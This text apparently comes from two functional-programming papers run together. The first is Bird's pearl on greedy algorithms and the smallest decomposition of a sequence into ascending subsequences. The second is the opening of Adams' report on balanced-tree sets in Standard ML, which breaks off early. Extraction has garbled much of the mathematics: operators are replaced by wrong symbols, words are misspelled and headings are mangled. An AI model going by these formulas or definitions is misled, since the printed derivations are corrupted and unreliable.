

# FUNCTIONAL PEARLS

## *Unravelling greedy algorithms*

RICHARD S. BIRD

*Programming Research Group, Oxford University, UK*

### 1 Introduction

In my previous *Functional Pearls* article (Bird, 1992), I proved a theorem giving conditions under which an optimization problem could be implemented by a greedy algorithm. A greedy algorithm is one that picks a ‘best’ element at each stage. Here, we return to this theorem and extend it in various ways. We then use the theory to solve an intriguing problem about unravelling sequences into a smallest number of ascending subsequences.

### 2 The greedy theorem

We begin by restating the theorem of Bird (1992). Suppose  $F \in A \rightarrow \{[B]\}^+$ , so that for each  $a \in A$  the value  $Fa$  is a non-empty set of sequences over  $B$ . Suppose  $f = \sqcap_C / \cdot F$ , where  $C \in [B] \rightarrow \mathbf{N}$ . By definition, the binary operator  $\sqcap_C$  returns the smaller of its arguments under some unspecified total ordering  $\leqslant_C$  which respects  $C$ , i.e.  $x \leqslant_C y$  implies  $Cx \leqslant_C Cy$ . Thus,  $fa$  is specified as some  $C$ -minimizing sequence in  $Fa$ . The theorem is that, under the conditions on  $C$  and  $F$  cited below, we can find an ordering  $\leqslant_c$  for which  $f$  can be computed by a greedy algorithm

$$fa = \begin{cases} [] & \text{if } pa \\ [b] \uplus f(a \ominus b) & \text{otherwise} \end{cases} \quad \text{where } b = \sqcap_B / Ha.$$

The conditions on  $C$  and  $F$  are as follows. First of all,  $C$  is assumed to be a *cost* function, meaning that  $C$  satisfies the two conditions

$$Cx = 0 \equiv x = []$$

$$Cx \leqslant Cy \equiv C(u \uplus x) \leqslant C(u \uplus y)$$

for all  $u$ ,  $x$  and  $y$ . In particular, the length function  $\#$  is a cost function, as is any function of the form  $+/\cdot w*$  provided  $w$  returns non-negative numbers.

Second,  $F$  admits a *decomposition*  $(p, H, \ominus)$  in the sense that, for all  $a$ ,

$$[] \in Fa \equiv pa$$

$$([b] \uplus x) \in Fa \equiv b \in Ha \wedge x \in F(a \ominus b).$$

Equivalently,  $F$  is assumed to satisfy the equation

$$Fa = \{[]|pa\} \cup \{[b] \uplus x | b \in Ha \wedge x \in F(a \ominus b)\}.$$

Third,  $F$  and  $C$  satisfy a certain *greedy* condition. The condition is that there exists an ordering  $\leq_B$  on  $B$  with the property that, for all  $a$  with  $\neg p a$ , if

$$([b] \uplus x) \in Fa \wedge b \neq \sqcap_B / Ha,$$

then there exists a  $c$  and  $y$  such that

$$([c] \uplus y) \in Fa \wedge c <_B b \wedge C([c] \uplus y) \leq C([b] \uplus x).$$

These are the conditions under which the greedy theorem holds. The proof of the theorem is in (Bird (1992)), and we will not repeat it here.

There are a number of simple variations to the greedy theorem. For instance, we could phrase it as a maximization rather than minimization problem. Also, the first greedy condition, assigning minimum cost to the empty sequence, is not an important one. If we assigned maximum cost to the empty sequence, the result would be that  $f$  could be computed by the scheme

$$fa = \begin{cases} [b] \uplus f(a \ominus b) & \text{if } Ha \neq \{\} \\ [] & \text{otherwise} \\ \text{where } b = \sqcap_B / Ha. \end{cases}$$

### 3 Right-reductions

Let us now look at two particular expressions for  $F$  for which a suitable decomposition exists. Both expressions involve right-reductions.

For an operator  $\oplus \in B \times A \rightarrow A$  and  $e \in A$ , the right-reduction  $\oplus \not\leftarrow e \in [B] \rightarrow A$  is defined informally by

$$(\oplus \not\leftarrow e)[b_1, b_2, \dots, b_n] = b_1 \oplus (b_2 \oplus \dots \oplus (b_n \oplus e)).$$

Thus,  $\oplus \not\leftarrow e = \text{foldr}(\oplus)e$  in functional programming. A number of computational problems can be specified as asking for some cost-minimizing sequence in the inverse image of a right-reduction:

$$f = \sqcap_C / \cdot \text{Inv}(\oplus \not\leftarrow e). \quad (1)$$

Here,  $\text{Inv}(f)$  is the *inverse image* of  $f$ , defined for  $f \in X \rightarrow Y$  by

$$\text{Inv}(f)y = \{x \in X | fx = y\}.$$

If  $f$  is surjective, then  $\text{Inv}(f)y$  is non-empty for all  $y$ . Setting  $F = \text{Inv}(\oplus \not\leftarrow e)$ , and assuming  $\oplus \not\leftarrow e$  is surjective, we have  $F \in A \rightarrow \{[B]\}^+$ . Furthermore,

$$\begin{aligned} [] &\in Fa \\ &\equiv \{\text{definition of } F\} \\ &a = (\oplus \not\leftarrow e)[] \\ &\equiv \{\text{definition of } \not\leftarrow\} \\ &a = e \end{aligned}$$

and

$$\begin{aligned}
 ([b] \uplus x) &\in Fa \\
 &\equiv \{\text{definition } F\} \\
 a &= (\oplus \leftarrow e)([b] \uplus x) \\
 &\equiv \{\text{definition of } \uplus\} \\
 (\exists c \in A : a = b \oplus c \wedge c = (\oplus \leftarrow e)x) \\
 &\equiv \{\text{definition of } F\} \\
 (\exists c \in A : a = b \oplus c \wedge x \in Fc).
 \end{aligned}$$

So we have

$$Fa = \{[] | a = e\} \cup \{[b] \uplus x | \exists c \in A : b \oplus c = a \wedge x \in Fc\}.$$

This decomposition for  $F$  is almost, but not quite, what is required by the greedy theorem. To pass to that condition we need a property of  $\oplus$ , namely that there exist  $H$  and  $\ominus$  so that

$$b \oplus c = a \equiv b \in Ha \wedge c = a \ominus b.$$

The greedy theorem therefore requires that  $\oplus$  be invertible, where  $\oplus$  is *invertible* if there is a  $\ominus$  such that

$$(b \oplus c) \ominus b = c.$$

Many operators are invertible; for example, each of  $+$ ,  $\uplus$ ,  $\uplus$  (bag union), and  $\wedge$  (merge) are. However, many operators are not; for example,  $\cup$  (set union),  $\sqcup$  (maximum), and  $\sqcap$  (minimum) are not invertible. If  $\oplus$  is not assumed to be invertible, then at best we can find functions  $H$  and  $T$  so that

$$b \oplus c = a \equiv b \in Ha \wedge c \in T(a, b).$$

The functions  $H$  and  $T$  can be defined in terms of  $\text{Inv}(\oplus) \in A \rightarrow \{B \times A\}$ :

$$\begin{aligned}
 Ha &= \pi_1 * \text{Inv}(\oplus) a \\
 T(a, b) &= \pi_2 * ((b =) \cdot \pi_1) \lhd \text{Inv}(\oplus) a,
 \end{aligned}$$

where  $\pi_1, \pi_2$  are the first and second projection functions on pairs. We then have

$$Fa = \{[] | a = e\} \cup \{[b] \uplus x | b \in Ha \wedge x \in \cup / F * T(a, b)\}. \quad (2)$$

With this decomposition for  $F$ , and with the other conditions of the greedy theorem, we get what we can call a semi-greedy theorem: there exists an ordering  $\leq_c$  such that  $f$  can be computed by the scheme

$$fa = \begin{cases} [] & \text{if } a = e \\ [b] \uplus \sqcap_c / f * T(a, b) & \text{otherwise} \\ \text{where } b = \sqcap_B / Ha. \end{cases}$$

The proof is an easy modification of the original one and will not be given.

The appearance of the above scheme for  $f$  can be improved. First, we construct an ordering  $\leq_A$  so that

$$\sqcap_C/f * S = f(\sqcap_A/S) \quad (3)$$

for all non-empty sets  $S \in \{A\}$ . To define  $\leq_A$ , let  $\leq_B$  be any ordering (which we assume to exist) on  $A$ . Define

$$a \leq_A b \equiv fa <_C fb \vee (fa = fb \wedge a \leq_B b).$$

Equation (3) follows, since  $a \leq_A b$  implies  $fa \leq_C fb$ . Next, define yet another ordering:

$$(b1, c1) \leq_{BA} (b2, c2) \equiv b1 <_B b2 \vee (b1 = b2 \wedge c1 \leq_A c2).$$

Here,  $\leq_B$  is the ordering given in the statement of the greedy theorem. The ordering  $\leq_{BA}$  is just the lexicographic ordering on  $B \times A$ , using  $\leq_B$  and  $\leq_A$  as suborderings. The upshot of all this is that  $f$  can be computed by the scheme

$$fa = \begin{cases} [] & \text{if } a = c \\ [b] + fc & \text{otherwise} \\ \text{where } (b, c) = \sqcap_{BA}/\text{Inv}(\oplus)a. \end{cases}$$

The proof is immediate from the fact that  $(b, c) = \sqcap_{BA}/\text{Inv}(\oplus)a$  if and only if  $b = \sqcap_B/Ha$  and  $c = \sqcap_A/T(a, b)$ .

The revised scheme for  $f$  does not increase the efficiency of the algorithm. The given construction of  $\leq_A$  means that evaluations of  $\sqcap_{BA}$  involve additional computations of  $f$ . However, if we find some simpler definition of  $\leq_A$  to satisfy (3), the new scheme will involve less work.

Finally, we mention an easy generalization of (1). Consider

$$f = \sqcap_C/\cdot \text{all } p \lhd \cdot \text{Inv}(\oplus \nmid e). \quad (4)$$

The difference with (1) is the presence of a filter operation which selects only those members of  $\text{Inv}(\oplus \nmid e)$  satisfying the predicate  $\text{all } p$ . By definition,  $\text{all } p x$  holds just in the case that  $p$  holds for every element of  $x$ . An easy modification to the above theory establishes, again under the cost and greedy conditions on  $C$  and  $F$ , where  $F = \text{all } p \lhd \cdot \text{Inv}(\oplus \nmid e)$ , that  $f$  can be computed by the scheme

$$fa = \begin{cases} [] & \text{if } a = e \\ [b] + fc & \text{otherwise} \\ \text{where } (b, c) = \sqcap_{BA}/(p \cdot \pi_1) \lhd \text{Inv}(\oplus)a. \end{cases}$$

#### 4 Converse

There is a second form for  $F$  that posses a similar decomposition. The form is  $F = \mu(\otimes \nmid E)$ , where for  $g \in X \rightarrow \{Y\}$  the converse  $\mu G \in Y \rightarrow \{X\}$  is defined by

$$\mu G y = \{x \in X \mid y \in G x\}.$$

The function  $\mu G$  corresponds to the relational converse of  $G$  when  $G$  is interpreted as a relation  $R$  (so that  $xRy$  just when  $y \in G x$ ). Problems whose specifications involve

relational converse arise in a number of areas, for example in language recognition and pattern matching. Another example appears below.

If  $\mu(\otimes \not\leftarrow E)$  is to have type  $A \rightarrow \{[B]\}^+$  for some  $A$  and  $B$ , we need at least  $E \in \{A\}$  and  $\otimes \in B \times \{A\} \rightarrow \{A\}$ . It is sometimes the case that  $\otimes$  can be defined in terms of another operator  $\oplus \in B \times A \rightarrow \{A\}$  by the equation

$$b \otimes x = \cup / (b \oplus) * x.$$

If such an equation does hold, then we write  $\otimes = \oplus^\circ$ . A simple example is provided by the function `subs`, which returns the set of subsequences of a sequence. We have `subs` =  $\oplus^\circ \not\leftarrow \{[]\}$ , where  $a \oplus x = \{[a] \not\leftarrow x, x\}$ . The function `μsubs` returns the set of super sequences of a sequence.

### Example

Here is another example. Given sequences  $x$  and  $y$ , consider all the ways  $x$  and  $y$  can be shuffled together to give a single sequence. The set of shuffles  $x \bowtie y$  of  $x$  and  $y$  is defined by taking  $x \bowtie [] = [] \bowtie x = \{x\}$  and

$$([a] \not\leftarrow x) \bowtie ([b] \not\leftarrow y) = ([a] \not\leftarrow) * (x \bowtie ([b] \not\leftarrow y)) \cup ([b] \not\leftarrow * ([a] \not\leftarrow x) \bowtie y).$$

Thus  $\bowtie$  has type  $[A] \times [A] \rightarrow \{[A]\}$  for some  $A$ . The operator  $\bowtie^\circ$  has type  $[A] \times \{[A]\} \rightarrow \{[A]\}$ . The value  $x \bowtie^\circ y$  shuffles  $x$  with sequences in  $y$  in all possible ways. The function  $R = \bowtie^\circ \not\leftarrow \{[]\}$  takes a list of sequences (or, since the order in which the sequences are processed is not important, a *bag* of sequences) and shuffles them together in all possible ways. For example,

$$\begin{aligned} R[[1], [2, 3], [4]] \\ &= [1] \bowtie^\circ ([2, 3] \bowtie^\circ ([4] \bowtie^\circ \{[]\})) \\ &= [1] \bowtie^\circ ([2, 3] \bowtie^\circ \{[4]\}) \\ &= [1] \bowtie^\circ \{[4, 2, 3], [2, 4, 3], [2, 3, 4]\} \\ &= \{[1, 4, 2, 3], [4, 1, 2, 3], [4, 2, 1, 3], [4, 2, 3, 1], \dots\}. \end{aligned}$$

The result is the set of twelve permutations of  $\{1, 2, 3, 4\}$  in which 2 precedes 3. Replacing the argument  $[[1], [2, 3], [4]]$  with the bag  $\{[1], [2, 3], [4]\}$  gives exactly the same result. A right-reduction  $\otimes \not\leftarrow e$  is defined on bags if  $a \otimes (b \otimes c) = b \otimes (a \otimes c)$  for all  $a, b$  and  $c$ . We omit the proof that  $\bowtie^\circ$  has this property.

Finally,  $\mu R x$  returns the set of lists (or bags) of sequences that when shuffled together can give back  $x$ . For example, supposing we exclude the empty list from each bag, the value of  $\mu R[1, 2, 3]$  is the set of five bags

$$\{\{[1, 2, 3]\}, \{[1, 2], [3]\}, \{[1, 3], [2]\}, \{[1], [2, 3]\}, \{[1], [2], [3]\}\}.$$

To return to the general situation, let  $F = \mu(\oplus^\circ \not\leftarrow E)$ . We have

$$\begin{aligned} [] &\in Fa \\ &\equiv \{\text{definition of } \mu\} \\ &a \in (\oplus^\circ \not\leftarrow E)[] \\ &\equiv \{\text{definition of } \not\leftarrow\} \\ &a \in E \end{aligned}$$

and

$$\begin{aligned}
 & [b] \uplus x \in Fa \\
 \equiv & \{\text{definition of } F \text{ and } \mu\} \\
 & a \in (\oplus^\circ \nleftarrow E) ([b] \uplus x) \\
 \equiv & \{\text{definition of } \nleftarrow\} \\
 & a \in b \oplus^\circ (\oplus^\circ \nleftarrow E) x \\
 \equiv & \{\text{definition of } \oplus^\circ\} \\
 & a \in \cup / (b \oplus) * (\oplus^\circ \nleftarrow E) x \\
 \equiv & \{\text{set theory}\} \\
 & (\exists c \in A : a \in b \oplus c \wedge c \in (\oplus^\circ \nleftarrow E) x) \\
 \equiv & \{\text{definition of } \mu \text{ and } F\} \\
 & (\exists c \in A : (b, c) \in \mu(\oplus) a \wedge x \in Fc) \\
 \equiv & \{\text{introducing } H \text{ and } T; \text{ see below}\} \\
 & (\exists c \in A : b \in Ha \wedge c \in T(a, b) \wedge x \in Fc) \\
 \equiv & \{\text{set theory}\} \\
 & b \in Ha \wedge x \in \cup / F * T(a, b).
 \end{aligned}$$

The definitions of  $H$  and  $T$  are

$$\begin{aligned}
 Ha &= \pi_1 * \mu(\oplus) a, \\
 T(a, b) &= \pi_2 * (b = \cdot \pi_2) \lhd \mu(\oplus) a.
 \end{aligned}$$

Hence, we again get decomposition (2). We summarize the above calculations as a theorem.

### Theorem 1

Let  $f = \Pi_C / \cdot \mu(\oplus^\circ \nleftarrow E)$ . Suppose that  $C$  is a cost function and the greedy condition holds for  $C$  and  $F = \mu(\oplus^\circ \nleftarrow E)$ , where we suppose also that  $F$  returns non-empty sets. Then we can find orderings  $\leqslant_C$  and  $\leqslant_{BA}$  for which  $f$  can be computed by the scheme

$$fa = \begin{cases} [] & \text{if } a \in E \\ [b] \uplus fc & \text{otherwise} \end{cases}$$

where  $(b, c) = \Pi_{BA} / \mu(\oplus) a$ .

## 5 Bags

The greedy theorem is stated in terms of a function  $F \in A \rightarrow \{[B]\}^+$  but does not critically depend on  $F$  returning sets of sequences. Here, we recast the theorem in terms of bags, that is, we now suppose that  $F \in A \rightarrow \{\lceil B \rceil\}^+$ . Except for the greedy condition, there is no real problem: we replace  $[]$  by  $\lceil f \rceil$ ,  $[b]$  by  $\lceil b \rceil$ , and  $\uplus$  by  $\sqcup$  (bag union) throughout the statements of the cost and decomposition conditions. In particular, the modified definition of a cost function gives that  $\#$ , the size of a bag,

is a cost function. Since the order of the elements of a bag is not determined, the second clause of the decomposition condition, namely

$$(\{b\} \uplus x) \in Fa \equiv b \in Ha \wedge x \in F(a \ominus b),$$

has the consequence that  $x \in Fa$  implies  $\text{set } x \subseteq Ha$ , where  $\text{set } x$  is the set of distinct elements in  $x$ .

The greedy condition has to be reformulated as follows: there exists an ordering  $\leq_B$  on  $B$  such that for all  $a$  satisfying  $\neg p a$  (and so  $\{\} \notin Fa$ ), if

$$x \in Fa \wedge \Pi_B / Ha \notin x$$

there is a  $y$  such that

$$y \in Fa \wedge \Pi_B / y <_B \Pi_B / x \wedge Cy \leq Cx.$$

With this change, the greedy theorem holds for bags (provided we also change the program for  $f$  in the obvious way). More precisely,

### Theorem 2

Let  $F \in A \rightarrow \{\{B\}\}^+$  and  $f = \Pi_C / \cdot F$ . Suppose the cost, decomposition, and greedy conditions hold for  $C$  and  $F$ . Then there exists an ordering  $\leq_c$  such that  $f$  can be computed by a scheme

$$fa = \begin{cases} \{\} & \text{if } p a \\ \{b\} \uplus f(a \ominus b) & \text{otherwise} \\ \text{where } b = \Pi_B / Ha. \end{cases}$$

The proof is a straightforward modification of the one in Bird (1992).

## 6 The smallest upravel

We now apply the theory above to a problem about sequences. By definition, an *unravel* of a sequence  $x$  is a bag of subsequences of  $x$  that when shuffled together can give back  $x$ . For example, ‘accompany’ can be unravelled into three subsequences: ‘acm’, ‘an’ and ‘copy’. The order of these lists is not important, but duplications do matter; for example, ‘peptet’ can be unravelled into two copies of ‘pet’. Thus, an unravel is essentially a *bag* of sequences and not a list or set.

An unravel is called an *upravel* if all its member sequences are in ascending order. Since each of ‘acm’, ‘an’ and ‘copy’ are ascending sequences (assuming normal alphabetical order) they give an upravel of ‘accompany’. Each non-empty sequence has at least one upravel, namely the upravel consisting of singleton sequences. However, of all possible uprvales we want to determine one with the least number of elements.

The problem can be specified as one of computing  $f = \Pi_\# / \cdot F$ , where

$$F = \text{all up} \lhd \cdot \mu(\mathbb{X}^\circ \not\in \{\{\}\}).$$

The operators  $\mu$ ,  $\mathbb{X}$  and  $\mathbb{X}^\circ$  were defined above, and the predicate **up** is given by

$$\text{up } x = (\forall i, j \in [0 \rightarrow \# x]: i < j \Rightarrow \text{index } x i \leq \text{index } x j),$$

where  $[0 \rightarrow n]$  is the interval consisting of all natural  $j$  with  $0 \leq j < n$ , and  $\text{index } x j$  is the element of  $x$  at position  $j$ .

Can we apply the greedy theorem to this problem? Certainly,  $\#$  (the size function on bags) is a cost function. Moreover, we know from the previous sections that  $F$  satisfies

$$Fx = \{\{\} \mid x = [\}\} \cup \{\{y\} \mid \forall ys \mid y \in Hx \wedge ys \in U / F * T(x, y)\},$$

where

$$Hx = \text{up} \lhd \pi_1 * \mu(\not\propto) x$$

$$T(x, y) = \pi_2 * ((y =) \cdot \pi_1) \lhd \mu(\not\propto) x.$$

In fact,  $H = \text{up} \lhd \cdot \text{subs}$ , where  $\text{subs } x$  is the set of subsequences of  $x$ . We have  $\pi_1 * \mu(\not\propto) x = \text{subs } x$ , and also  $\pi_2 * \mu(\not\propto) x = \text{subs } x$ .

Setting  $B = [A]$ , it remains to find an ordering  $\leq_B$  for which the greedy condition holds. One reasonable candidate for  $\leq_B$  is some kind of lexicographical ordering. However, the standard lexicographical ordering on lists assigns  $u \leq v$  when  $u$  is an initial segment of  $v$ ; in particular, the empty sequence is the least element under  $\leq$ . It is likely that we get a smaller bag by choosing longer rather than shorter sequences at each stage; certainly, we never want to choose the empty sequence. So we shall reverse the standard convention and take  $v \leq u$  when  $u$  is an initial segment of  $v$ . In the reversed lexicographical ordering, the empty sequence is the *last* entry in the dictionary. We define  $u \leq_B []$  for all  $u$  and

$$([a] \uplus u) \leq_B ([b] \uplus v) \equiv a < b \vee (a = b \wedge u \leq_B v).$$

With this choice of  $\leq_B$  the greedy algorithm identifies  $y = \text{lus } x$  as the best sequence to choose, where

$$\text{lus} = \Pi_B / \text{up} \lhd \cdot \text{subs}.$$

To establish the greedy condition, we need some properties of  $\text{lus}$ , so we shall consider this function first.

### 6.1 The least upsequence

The first property is that  $\text{lus } x$  is the least subsequence of  $x$ :

$$\text{lus} = \Pi_B / \cdot \text{subs}.$$

If the least subsequence  $y$  were not an upsequence, we could find a subsequence of  $y$  that was smaller than  $y$ .

Using this fact, and the definition of  $\text{subs}$  as a right-reduction, we can derive that  $\text{lus} = \oplus \not\leftarrow []$ , where  $a \oplus [] = [a]$  and

$$a \oplus ([b] \uplus x) = \begin{cases} [a, b] \uplus x, & \text{if } a \leq b \\ [b] \uplus x & \text{otherwise.} \end{cases}$$

For reasons of space, we shall leave this task as an exercise. It is also possible to derive the program by appealing to the greedy theorem, the only difference that the ordering is fixed and not specified by a cost function.

It follows from the above program that  $\text{lus } x$  is uniquely located as a subsequence of  $x$ . In other words, if  $y = \text{lus } x$ , there is a unique  $z$  such that  $(y, z) \in \mu(\bowtie) x$ . In fact,  $z = x - y$ , where  $(-)$  is the list-difference operator defined by  $x - [] = []$  and

$$([a] \uplus x) - ([b] \uplus y) = \begin{cases} x - y & \text{if } a = b \\ [a] \uplus (x - ([b] \uplus y)) & \text{otherwise.} \end{cases}$$

Two other properties of  $\text{lus}$  follow from the program for computing it. Suppose  $\text{lus } x$  is located at position  $[i_1, i_2, \dots, i_n]$  in  $x$ . Then

$$i_{k-1} < j < i_k \Rightarrow \text{index } x j > \text{index } x i_k, \quad (5)$$

$$i_k \leq j \Rightarrow \text{index } x i_k \leq \text{index } x j. \quad (6)$$

Properties (5) and (6) are used below.

## 6.2 The greedy condition

Now for the greedy condition. Let  $y = \text{lus } x$  and suppose  $us \in Fx$  is such that  $y \notin us$ . We have to find a  $vs \in Fx$  so that  $\sqsubset_B vs <_B \sqsubset_B us$  and  $\# vs \leq \# us$ .

Before starting, we should warn the reader that what follows is complicated by the fact that we have to refer to the *locations* of upsequences in  $x$ . Although the definition of  $\leq_B$  does not depend on locations, the proof that it works does. This is because we are going to use a cut-and-paste argument, and we need to know that what we cut and paste remain subsequences of  $x$ .

Each  $u \in us$  can be associated with some location  $\text{loc } u$  of  $u$  in  $x$ . The value  $\text{loc } u$  is a subsequence of  $[0 \rightarrow \# x]$  satisfying

$$\text{index } x * \text{loc } u = u$$

and chosen so that the sequences  $\text{loc} * us$  partition  $[0 \rightarrow \# x]$ . As we have seen, the value  $\text{loc } y$  is fixed and independent of the way we choose  $\text{loc}$  for the bag  $us$ .

Let  $u = \sqsubset_B us$ . Since  $y <_B u$ , we know that  $y$  is not an initial segment of  $u$ , and so  $\text{loc } y$  is not an initial segment of  $\text{loc } u$ . Let  $\text{loc } u1$  be the longest common initial segment of  $\text{loc } y$  and  $\text{loc } u$ , and let  $\text{loc } y$  begin with  $\text{loc } u1 \uplus [i]$ . Let  $\text{index } x i = a$ .

There are now two cases. Suppose firstly that  $u1 = u$ . Since  $i \notin \text{loc } u$ , we have  $i \in \text{loc } v$  for some  $v \in us$ . Let  $v = v1 \uplus [a] \uplus v2$ , and define  $vs$  by

$$vs = us - \lceil u, v \rfloor \uplus \lceil u + [a], v1 \uplus v2 \rfloor.$$

We have  $\# vs = \# us$ , and  $u \uplus [a]$  and  $v1 \uplus v2$  are upsequences of  $x$ . Since  $u \uplus [a] <_B u$ , the greedy condition is established.

In the second case,  $u1$  is a proper initial segment of  $u$ . Let  $u = u1 \uplus [b] \uplus u2$ , where  $\text{loc } u = \text{loc } u1 \uplus [j] \uplus \text{loc } u2$  and  $b = \text{index } x j$ . We now argue that  $i \notin \text{loc } u2$ , so  $i \notin \text{loc } u$ . If  $i \in \text{loc } u2$ , then  $j < i$  and  $a < b$  by property (5). But then  $u$  is not an upsequence.

So  $i \notin \text{loc } u$  and there is a  $v \in us$  so that  $i \in \text{loc } v$ . Let  $v = v1 \uplus [a] \uplus v2$ , where  $\text{loc } v = \text{loc } v1 \uplus [i] \uplus \text{loc } v2$ . There are now two subsidiary cases, depending on whether  $i < j$  or  $i > j$ . In both cases we need the fact that the last element  $l$  of  $u1$ , if it exists, satisfies  $l < i \sqsubset j$ , since  $\text{loc } u1$  is the initial segment of  $y$  before  $i$ .

If  $i < j$ , then  $a \leq b$  by property (6). We can therefore define  $vs$  by

$$vs = us - \lfloor u, v \rfloor \uplus \lfloor u1 + [a, b] + u2, v1 + v2 \rfloor.$$

Since  $u1 + [a, b] + u2 <_B u1 + [b] + u2 = u$  the greedy condition is established.

If  $i > j$ , then  $a < b$  by property (5). Let the last element of  $\text{loc } v1$ , if it exists, be denoted by  $l'$ . We have  $l' < i$ , but also  $l' < j$  because  $l < j \leq l' < i$  implies  $\text{index } x_{l'} > a$  by (5), contradicting the fact that  $v$  is an upsequence. Hence we can define  $vs$  by

$$vs = us - \lfloor u, v \rfloor \uplus \lfloor u1 + [a] + v2, v1 + [b] + u2 \rfloor.$$

Since  $a < b$  we have  $u1 + [a] + v2 <_B u1 + [b] + u2 = u$  and the greedy condition is again satisfied.

### 6.3 Optimization

The result is the following greedy algorithm for computing  $f$ :

$$fx = \begin{cases} \lfloor \rfloor, & \text{if } x = [] \\ \lfloor y \rfloor \uplus f(x-y), & \text{otherwise} \\ \text{where } y = \text{lus } x. \end{cases}$$

With the given implementation of  $\text{lus}$  as a right-reduction, the greedy algorithm takes  $O(n^2)$  steps, where  $n = \# x$ .

The greedy algorithm makes several passes through the input, computing a single component of the bag at each pass. To obtain a single-pass algorithm, we represent the bag  $\lfloor x_1, x_2, \dots, x_k \rfloor$  by a sequence  $[x_1, x_2, \dots, x_k]$ , where  $x_i \leq_B x_j$  if  $i < j$ . Then we have  $x_1 = \text{lus } x$ ,  $x_2 = \text{lus}(x - x_1)$ , and so on. Using this representation, we can compute  $f$  by a right-reduction  $f = \odot \leftarrow []$ , where  $a \odot [] = [[a]]$  and

$$a \odot ([x] + xs) = \begin{cases} [[a]] + x] + xs & \text{if } a \leq \text{hd } x \\ [x] + (a \odot xs), & \text{otherwise.} \end{cases}$$

For reasons of space we leave the derivation as another exercise. Implemented directly, evaluation of  $a \odot xs$  takes time linear in the length of  $xs$ , but since the first elements of sequences in  $xs$  are in increasing order, we can use binary search to reduce this to logarithmic time. It follows that the smallest upravel can be computed in  $O(n \log n)$  steps, where  $n$  is the length of the input.

## 7 Comments

The problem of the smallest upravel was first posed† by Kaldewaij (1985), who solved it by reducing it to the problem of computing a longest decreasing subsequence. Subsequently, Meertens (1985) gave a direct solution. The present treatment followed yet a third course, namely to reduce it to an instance of the greedy theorem.

There is a lot to be gained from the study of the example. First of all, there is the specification which uses the converse operator  $\mu$ . Specifications using  $\mu$  or  $\text{Inv}$  arise

† Added in proof: we have learnt subsequently that the problem is due to Meertens.

frequently in the formulation of optimization problems. Second, there is the idea of phrasing the problem in terms of bags rather than lists. Although the final form of the algorithm represents bags by ordered lists, the order of the lists is not arbitrary. Indeed, the ordering  $\leq_B$  is crucial to the success of the algorithm and only emerges as a result of trying to satisfy the greedy condition. Third, there is the way the greedy algorithm appears. The idea of choosing the lexicographically least upsequence as the ‘best’ one at each stage is, though reasonable, not entirely obvious (the technical term is ‘rabbit’), and the accompanying proof that it works is fairly subtle. I have tried without success to find a simpler proof.

Similar problems with rabbits arose in Kaldewaij (1985) and Meertens (1985). Kaldewaij used a combinatorial lemma, a dual of Dilworth’s theorem, to reduce the problem to one of computing a longest decreasing subsequence. But the idea of a longest decreasing subsequence appears nowhere in the formulation of the problem. Meertens used an inductive strategy, essentially the idea of heading for a right-reduction, from the outset. First, the definition of  $F$  was massaged into the form of a right-reduction, and then this pattern of computation was promoted over the filter and the minimizing function. Unfortunately, this method involved inventing a non-obvious preorder. The only conclusion I can draw is that all approaches to the problem involve a rabbit, and perhaps the same is true for other greedy algorithms.

## References

- Bird, R. S. 1992. Two greedy algorithms. *J. Functional Programming*, 2 (1).
- Kaldewaij, A. 1985. On the decomposition of sequences into ascending subsequences. *Inform Processing Lett.*, 21, 69.
- Meertens, L. 1985. Some more examples of algorithmic developments. *IFIP Wg2.1 Working Paper*, Pont à Mousson, France.

# **Implementing Sets Efficiently in a Functional Language**

Stephen Adams

**CSTR 92-10**

c University of Southampton

**Department of Electronics and Computer Science**

**University of Southampton**

**Southampton SO9 5NH**

## **Abstract**

Most texts describing data structures give imperative implementations. These are either difficult or tedious to convert to a functional (non side-effecting) form. This technical report describes the implementation of sets in the functional subset of Standard ML. The implementation is based on balanced binary trees. Tree balancing algorithms are usually complex. We show that this need not be the case—the trick is to abstract away from the rebalancing scheme to achieve a simple and efficient implementation. A complete implementation of sets is given, including the set  $\text{set} \rightarrow \text{set}$  operations union, difference and intersection. Finally, program transformation techniques are used to derive a more efficient union operation.

**C o n t**

1	Introduction . . . . .	2
2	Functional programming . . . . .	2
3	Binary search tree data structure . . . . .	3
4	Pattern matching and some simple tree operations . . . . .	5
5	Bounded Balance Trees . . . . .	6
6	Balancing maintenance algorithms . . . . .	7
7	Insertion and deletion . . . . .	10
8	Processing a tree . . . . .	13
9	Set Set→Set operations . . . . .	14
9.1	Divide and conquer . . . . .	16
9.2	Union . . . . .	16
9.3	Difference and intersection . . . . .	18
10	Hedge_union . . . . .	19
11	Additional operations: rank and indexing . . . . .	22
12	Summary . . . . .	24
A	Balance maintenance constraints . . . . .	26
A.1	Single rotation . . . . .	27
A.2	Double rotation . . . . .	28
A.3	The $(w, \alpha)$ space . . . . .	29
B	A simple way to reason about the trees . . . . .	32
	Bibliography . . . . .	32

**n u n**

Sets and finite maps (lookup tables) are fundamental data types. Many problems can be solved easily by applying these data types because the problem can be analysed into a small number of these mathematical types. Many specification languages use these concepts. The prevalence of these concepts underlines the importance of having available data structures to implement sets and finite maps efficiently.

I make a distinction between data types and data structures. The data type, often referred to as the abstract data type, is a set of values and the operations provided on those values. In this paper I will be using a set of integers as the data type, with operations like union, intersection and testing for membership. The data structure is an implementation of the data type using some underlying data types, perhaps built-in types.

There can be many implementations of the abstract data type, and each different data structure used for the implementation will have different properties. These properties are reflected in the efficiency, in both time and space, of the abstract data type. Some data structures trade the efficiency of one operation against another. I have chosen balanced trees for the implementation because they provide a good all-round performance, with no operation being particularly inefficient.

Particular care has been taken to make the algorithms efficient, while trying to keep them clear. Program transformation techniques are used to derive a more efficient union operation by removing redundant operations.

**2 un n n**

Functional programming is a style of programming using functions with mathematical properties. One of the key properties of the style is that the same expression in the same context always has the same value. For example, the expression  $(\lambda x. x)$  always has the same value for a given value of  $x$ . This is called *referential transparency*. Functional programming languages usually enforce referential transparency by prohibiting side effects. Side effects include assigning values to variables and altering data structures. Functional programming does not use variables in the Pascal sense as a 'box' which contains a value which may be changed by assignment. Rather, variables are used in the mathematical sense to give a name to a value. Since the variable is the name of a value it no longer makes sense to assign to it. It only makes sense to use another value instead.

The practical benefit of referential transparency is that it eliminates a whole class of bugs that occur because something has mysteriously changed behind the programmer's back.

Without side effects, how is it possible to build and update data structures?

The quick and unhelpful answer is that it isn't. A better answer is that a similar effect is achieved by computing a new data structure that may be used in place of the old one. for example, suppose we have a database of telephone numbers:

```
phones = { ("John", 54987), ("Angie", 56221) }
```

